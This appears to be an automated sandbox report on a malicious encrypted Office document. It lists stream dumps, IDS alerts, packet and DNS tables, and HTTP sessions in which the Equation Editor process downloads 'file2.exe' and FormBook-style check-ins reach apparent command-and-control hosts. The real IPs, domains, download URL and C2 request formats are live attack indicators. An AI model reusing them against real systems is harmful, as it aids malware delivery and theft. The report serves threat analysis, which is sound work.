Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version

General	
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 1495896

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	1495896
Entropy:	7.99984749113
Base64 Encoded:	True
Data ASCII:	C . . . . . q . m B . r . ' p q . . . . .] . . . . . + . l . . . . . r m A . . . . . > + . . . ; * . . h . . L . 8 [: b . . 3 = . . . (. . v h . . U b . . 3 = . . . (. . v h . . U b . . 3 = . . . (. . v h . . U b . . 3 = . . . (. . v h . . U b . . 3 = . . . (. . v h . . U b . . 3 = . . . (. . v h . . U b . . 3 = . . . (. . v h . . U b . . 3 = . . . (. . v h . . U b . . 3 = . . . (. . v h . . U b . . 3 = . . .
Data Raw:	43 d3 16 00 00 00 00 00 71 a8 6d 42 fd 72 10 27 70 71 8e fe b9 ef ff 06 f4 8a 8f 18 5d ab ff ea 09 df a0 2b e6 6c fe cd 11 e1 d2 87 72 6d 41 93 a9 a5 ed df e2 f4 9e 3e 2b b4 9e 86 3b 2a c0 9b 68 fa ec 4c e1 38 5b 3a 62 c0 ab 33 3d e4 14 b5 28 ba 83 76 68 04 f4 55 62 c0 ab 33 3d e4 14 b5 28 ba 83 76 68 04 f4 55 62 c0 ab 33 3d e4 14 b5 28 ba 83 76 68 04 f4 55 62 c0 ab 33 3d e4 14 b5

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.54485651778
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . r N w . . ~ . (. 1 . . . . K . 8 . ? z . . s l . E y . . . . . i i s Q . [. + . . . t . H . . ` . - + ... 4 . . .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00 69 00 63 00 20 00 50 00 72 00 6f 00 76 00 69 00 64 00 65 00 72 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-17:17:31.650222	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49165	80	192.168.2.22	18.195.87.136
01/13/21-17:18:46.505368	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	34.102.136.180	192.168.2.22
01/13/21-17:18:57.357280	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	54.254.26.94
01/13/21-17:18:57.357280	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	54.254.26.94
01/13/21-17:18:57.357280	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	54.254.26.94

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:17:31.609026909 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.649702072 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.649808884 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.650222063 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.691555023 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.691584110 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.691596031 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.691620111 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.691659927 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.691692114 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.732214928 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.732251883 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.732274055 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.732285023 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.732295990 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.732307911 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.732316971 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.732320070 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.732327938 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.732345104 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.732361078 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.732368946 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.732381105 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.732394934 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.732419014 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.732430935 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775386095 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775412083 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775429010 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775444984 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775454044 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775461912 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775479078 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775482893 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775487900 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775496006 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775516987 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775521994 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775537968 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775542021 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775547981 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775557995 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775569916 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775573969 CET	80	49165	18.195.87.136	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:17:31.775587082 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775592089 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775604963 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775609016 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775621891 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775626898 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775644064 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775649071 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775655031 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775661945 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.775680065 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.775693893 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.778337002 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.816703081 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.816739082 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.816762924 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.816771984 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.816787958 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.816804886 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.816808939 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.816812038 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.816833019 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.816833019 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.816839933 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.816854000 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.816869020 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.816874027 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.816879988 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.816895008 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.816910028 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.816916943 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.816931009 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.816940069 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.816951036 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.816968918 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.816975117 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.816991091 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.817004919 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.817011118 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.817019939 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.817033052 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.817045927 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.817053080 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.817065001 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.817074060 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.817084074 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.817095995 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.817109108 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.817118883 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.817122936 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.817142010 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.817154884 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.817162037 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.817171097 CET	49165	80	192.168.2.22	18.195.87.136
Jan 13, 2021 17:17:31.817183018 CET	80	49165	18.195.87.136	192.168.2.22
Jan 13, 2021 17:17:31.817194939 CET	49165	80	192.168.2.22	18.195.87.136

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:18:41.151473999 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:18:41.232903957 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 17:18:46.257308960 CET	53099	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:18:46.320647955 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:18:51.518246889 CET	52838	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:18:51.587101936 CET	53	52838	8.8.8.8	192.168.2.22
Jan 13, 2021 17:18:56.803368092 CET	61200	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:18:57.172599077 CET	53	61200	8.8.8.8	192.168.2.22
Jan 13, 2021 17:19:07.553488016 CET	49548	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:19:07.725017071 CET	53	49548	8.8.8.8	192.168.2.22
Jan 13, 2021 17:19:13.132663012 CET	55627	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:19:13.234622955 CET	53	55627	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 17:18:41.151473999 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.yjpps.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:18:46.257308960 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.gdsjgf.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:18:51.518246889 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.thepoetrictedstudio.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:18:56.803368092 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.tuvandadayvitos24h.online	A (IP address)	IN (0x0001)
Jan 13, 2021 17:19:07.553488016 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.acdfr.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:19:13.132663012 CET	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.h2oturkiye.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 17:18:41.232903957 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.yjpps.com		0.0.0.0	A (IP address)	IN (0x0001)
Jan 13, 2021 17:18:46.320647955 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.gdsjgf.com	gdsjgf.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:18:46.320647955 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	gdsjgf.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 17:18:51.587101936 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.thepoetrictedstudio.com	www110.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:18:51.587101936 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www110.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:18:51.587101936 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:18:51.587101936 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-euw2-6-109.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:18:51.587101936 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	td-balancer-euw2-6-109.wixdns.net		35.246.6.109	A (IP address)	IN (0x0001)
Jan 13, 2021 17:18:57.172599077 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.tuvandadayvitos24h.online	dns.ladipage.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:18:57.172599077 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	dns.ladipage.com	ladi-dns-ssl-nlb-prod-1499fa9d75307fb9.elb.ap-southeast-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:18:57.172599077 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	ladi-dns-ssl-nlb-prod-1499fa9d75307fb9.elb.ap-southeast-1.amazonaws.com		54.254.26.94	A (IP address)	IN (0x0001)
Jan 13, 2021 17:18:57.172599077 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	ladi-dns-ssl-nlb-prod-1499fa9d75307fb9.elb.ap-southeast-1.amazonaws.com		52.221.6.123	A (IP address)	IN (0x0001)
Jan 13, 2021 17:18:57.172599077 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	ladi-dns-ssl-nlb-prod-1499fa9d75307fb9.elb.ap-southeast-1.amazonaws.com		13.251.251.159	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 17:19:07.725017071 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.acdfr.com		199.34.228.73	A (IP address)	IN (0x0001)
Jan 13, 2021 17:19:13.234622955 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.h2oturkiye.com	h2oturkiye.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:19:13.234622955 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	h2oturkiye.com		94.73.146.42	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 18.195.87.136
- www.gdsjgf.com
- www.thepoetrictedstudio.com
- www.tuvandadayvitos24h.online
- www.acdfr.com
- www.h2oturkiye.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	18.195.87.136	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:17:31.650222063 CET	0	OUT	GET /ttkkz/file2.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 18.195.87.136 Connection: Keep-Alive
Jan 13, 2021 17:17:31.691555023 CET	1	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 16:17:28 GMT Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7 Last-Modified: Wed, 13 Jan 2021 09:32:43 GMT ETag: "ce400-5b8c4d239f0b9" Accept-Ranges: bytes Content-Length: 844800 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 63 bd fe 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 da 0c 00 00 08 00 00 00 00 00 00 ce f8 0c 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 80 f8 0c 00 4b 00 00 00 00 00 0d 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0d 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d4 d8 0c 00 00 20 00 00 00 da 0c 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 00 06 00 00 00 00 0d 00 00 06 00 00 00 dc 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 0d 00 00 02 00 00 00 e2 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 f8 0c 00 00 00 00 00 48 00 00 00 02 00 05 00 f8 3e 0b 00 88 b9 01 00 03 00 00 00 43 01 00 06 68 36 02 00 90 08 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 2b 02 26 16 02 28 01 00 00 0a 2a 36 2b 02 26 16 00 02 28 04 00 00 0a 00 2a 00 00 13 30 03 00 12 01 00 00 01 00 00 11 fe 09 00 00 fe 0e 00 00 fe 0c 00 00 20 2b f3 88 0a 20 96 b2 41 ee 58 20 2a a0 25 08 59 20 87 05 a5 f0 61 20 02 00 00 00 63 3b 68 00 00 00 fe 0c 00 00 20 e1 68 eb e3 20 e9 68 eb e3 61 59 45 04 00 00 00 5f 00 00 00 2a 00 00 00 a1 00 00 00 52 00 00 00 fe 0c 00 00 20 fe 73 c8 26 65 20 66 8c 37 d9 59 20 02 00 00 00 63 66 59 45 02 00 00 00 64 00 00 00 4c 00 00 00 38 77 00 00 00 20 44 78 c5 1e 65 20 23 a7 e4 e1 61 20 5d df 21 ff 58 20 01 00 00 00 63 2a 20 2b 0e 54 1b 65 66 65 20 db f1 ab e4 59 2a 20 0b 00 00 00 66 20 01 00 00 00 63 2a 20 c7 ef eb 2e 20 ce c8 4e 09 59 20 06 d9 62 da 58 2a 20 03 49 7e 12 20 2a 68 99 eb 61 20 e1 4d dc dc 58 20 f2 90 3c 29 61 2a 20 18 75 52 ea 20 65 ff c1 fc 59 20 3e 39 9f 0f 61 20 9c 4c 0f e2 59 2a 20 19 b6 66 1f 20 98 fb 6f 12 59 20 da c0 ea e1 61 20 2f a3 db 09 58 20 8b 1d f8 f6 59 2a 00 00 13 30 02 00 e9 00 00 00 02 00 00 11 2b 02 26 16 00 73 06 00 00 0a 80 01 00 00 04 2b 46 06 1f 21 61 0a 2b 0f 07 1f 26 61 38 a7 00 00 00 07 1f 26 58 2b 40 1f 17 28 3d 00 00 06 0b 2b e7 06 1f 2e 59 45 06 00 00 00 38 00 00 00 4a 00 00 00 5c 00 00 00 6e 00 00 00 84 00 00 00 96 00 00 00 1f fd 0b 2b c1 1f 13 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELc_P @ @@K H.text `.rsrc@@.reloc @BH>Ch6.+&(*6+&(*0 + AX *%Y a c;h h haYE_*R s&e f7Y cfYEdL8w Dxe #a]!X c* +Tefe Y* f c* . NY bX* I~ *ha MX <)a* uR eY >9a L Y* f oY a /X Y*0+&s+F!a+&a8&X+@(=+.YE8J\n+

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:18:46.362503052 CET	896	OUT	GET /bw82/?UL0xqd7P=7KG5rMnMQSi+1zMSyyvwq06b8xrmRTVdiDQe9ch18oMrwrVTJ7b27nrbU/HrWldfz0eoHA==&CXi4A=gXrXRfH0yDoHcf- HTTP/1.1 Host: www.gdsjgf.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:18:46.505367994 CET	896	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 16:18:46 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc838f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	35.246.6.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:18:51.650290012 CET	897	OUT	GET /bw82/?CXi4A=gXrXRfH0yDoHcf-&UL0xqd7P=RsrdfQA8mV6w+G/ZSF//8cbwzrXLIF3fF+wu7E1CRyzxZyo6WmOBkrcqEvWwnRlrF5Tahg== HTTP/1.1 Host: www.thepoetrictedstudio.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
